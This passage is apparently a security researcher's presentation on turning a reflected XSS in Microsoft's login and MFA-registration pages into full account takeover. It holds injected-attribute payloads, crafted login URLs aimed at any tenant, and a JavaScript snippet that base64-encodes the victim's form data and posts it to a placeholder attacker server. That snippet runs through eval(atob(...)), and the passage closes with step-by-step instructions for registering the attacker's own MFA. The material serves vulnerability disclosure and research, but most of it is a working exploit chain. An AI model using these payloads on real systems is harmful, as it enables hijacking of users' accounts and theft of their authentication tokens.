9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Response

```
1 HTTP/2 302 Found
46state=giyl0ndGsJG5UEpB44LTy5A2nB3dIRj15ade1lTwcw0xAg7wxtjg-cYeKNXJrGVy4fRXZg1aHtciFmYoGGe
9BEFAy1xmZaq2kIs1FHMTpvJ_ex_fjzbcmhxm5mHAvL_pPR75TMhv1KXSf7D02rnSf61y3j_7lC0o4Bs8BtXvMaZV
lh-_pFQNWThu4QG6IC424IrogHbsBoWaqmJw7joE1Ng_fpmW2l5iJy9xtkIRs0y-A_vdixeyj0sG61tvYiWrvdc-
ndSiktU9XN7fPVkJE6xFVs-kfkLLS6sFX3J26vo6k1XWTinr8deLqZpFWFT9Vgf9SbZXMcTY2UPPINqKU6pkwWYM
50820's8x-client-SKU=ID_NET8_0&x-client-ver=7.5.1.0
```

[https://account.activedirectory.windowsazure.com/proofup.aspx?x-client-Ver=7.5.1.0'injected='meloz'onfocus='alert\(1\)'tabindex='1'test='&x-client-SKU=ID_NET8_0](https://account.activedirectory.windowsazure.com/proofup.aspx?x-client-Ver=7.5.1.0'injected='meloz'onfocus='alert(1)'tabindex='1'test='&x-client-SKU=ID_NET8_0)

Expecting execution failure due to the absence of the URL fragment

- Instead of relying on the URL Fragment to focus on elements, I used “**autofocus**” attribute.



```
'injected='melez'onfocus='alert(1)'autofocus=''tabindex='1'test='
```

```
←!— POST request results →  
<html>  
  <body onload='document.forms["registrationForm"].submit();'>  
    <form action='https://served.from.server/path?brkrVer=8.0.1'  
      onfocus='alert(1)' autofocus='' tabindex='1' test='/theRest/Of/TheEndpoint'  
      method='POST' id='registrationForm' name='registrationForm' target='_self' >  
      <input type='submit'>  
    </form>  
  </body>  
</html>
```

- The payload worked in **Chrome**, but failed in **Firefox and Safari**. It could be blocking the **onfocus** event when a form is automatically submitted.
- **Why not getting red of the “auto-submission”?**

```
'id='melotover' name='melotover' tabindex='1' onfocus='alert(document.domain)' autofocus='' test=''
```

```
<html>
  <body onload='document.forms["registrationForm"].submit();'>
    <form action='https://served.from.server/path?brkrVer=8.0.1'
      id='melotover' name='melotover' tabindex='1' onfocus='alert(document.domain)'
      autofocus='' test='/theRest/Of/TheEndpoint' method='POST'
      id='registrationForm' name='registrationForm' target='_self' >
      <input type='submit'>
    </form>
  </body>
</html>
```



Escalate the attack surface

- Our vulnerable URL only affect a **tenant-wide users**.

```
https://login.microsoftonline.com/{tenant-id}/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca  
&redirect_uri=https%3A%2F%2Fm365.microsoft%2Flandingv2&response_type=code%20id_token  
&scope=openid%20profile%20https%3A%2F%2Fwww.office.com%2Fv2%2FOfficeHome.All&response_mode=form_post&nonce=&ui_locales=en-US  
&mkt=en-US&x-client-SKU=ID_NET8_0&x-client-ver=7.5.1.0'injected='meloz'onfocus='alert(1)'tabindex='1'test='
```

- I want **target ANY user in ANY organization!**
- Pre-defined tenant identifiers found in Microsoft's training materials can be used as a substitute for `/tenant-id/` :



/common/ → Any Microsoft account (personal or work/school)



/organizations/ → Only work/school accounts (Azure AD)



/consumers/ → Only personal Microsoft accounts (e.g., Outlook)

**But it
still
just
XSS!**

Escalate the impact

- Do you remember the **PESTS** value that used to identify the user in MFA system?

```
https://login.microsoftonline.com/common/oauth2/authorize?client_id=0000000c-0000-0000-c000-000000000000  
&redirect_uri=https%3A%2F%2Faccount.activedirectory.windowsazure.com%2F&response_mode=form_post&ngcmfa  
&response_type=code%20id_token&scope=openid%20profile&nonce=&nux=1&state=&x-client-SKU=ID_NET472  
&x-client-ver=8.0.1.0'id='melotover'name='melotover'tabindex='1'autofocus=''onfocus='alert(1);//
```



```
https://account.activedirectory.windowsazure.com/proofup.aspx?x-client-Ver=8.0.1  
'id='melotover'name='melotover'tabindex='1'autofocus=''onfocus='alert(1);//
```

Along with **Victim's** (flowtoken + request + canary) request parameters.



So the generated **PESTS** token belongs to **the victim!**

Escalate the impact

- Maybe re-submit the form?

```
content = btoa(document.forms[0].innerHTML);  
f = document.createElement("form");  
f.method = "post";  
f.action = "https://{YOUR_SERVER}/POC.php?userID=".concat(Date.now());  
i = document.createElement('input');  
i.name = "data";  
i.value = content;  
f.appendChild(i);  
document.body.appendChild(f);  
f.submit();
```



A diagram illustrating the data flow. A red arrow points from the `btoa` function in the JavaScript code block to a separate box containing `btoa(`{payload}`)`. Another red arrow points from this box to the `{BASE64_PAYLOAD}` placeholder in the URL at the bottom.

`btoa(`{payload}`)`

```
login.microsoftonline.com/common/oauth2/authorize?client_id=0000000c-0000-0000-c000-000000000000&response_type=code%20id_token  
&redirect_uri=https%3A%2F%2Faccount.activedirectory.windowsazure.com%2F&response_mode=form_post&x-client-SKU=ID_NET472  
&x-client-ver=8.0.1.0'id='melotover'name='melotover'rel='{BASE64_PAYLOAD}'tabindex='1'autofocus=''onfocus='eval(atob(this.rel));//
```

Complete Exploit Flow

1. Victim logs in using our vulnerable URL.
2. All form elements send to our server, and the form submission failed.
3. Our server construct the same form.
4. We submit the form.
5. Add your own MFA.
6. Token generated.
7. **Account Hijacked!**

POC time!

Escalating Impact:

Full Account Takeover in Microsoft Via XSS in Login Flow.



It is not the end,
It was just the beginning!

Stay tuned!

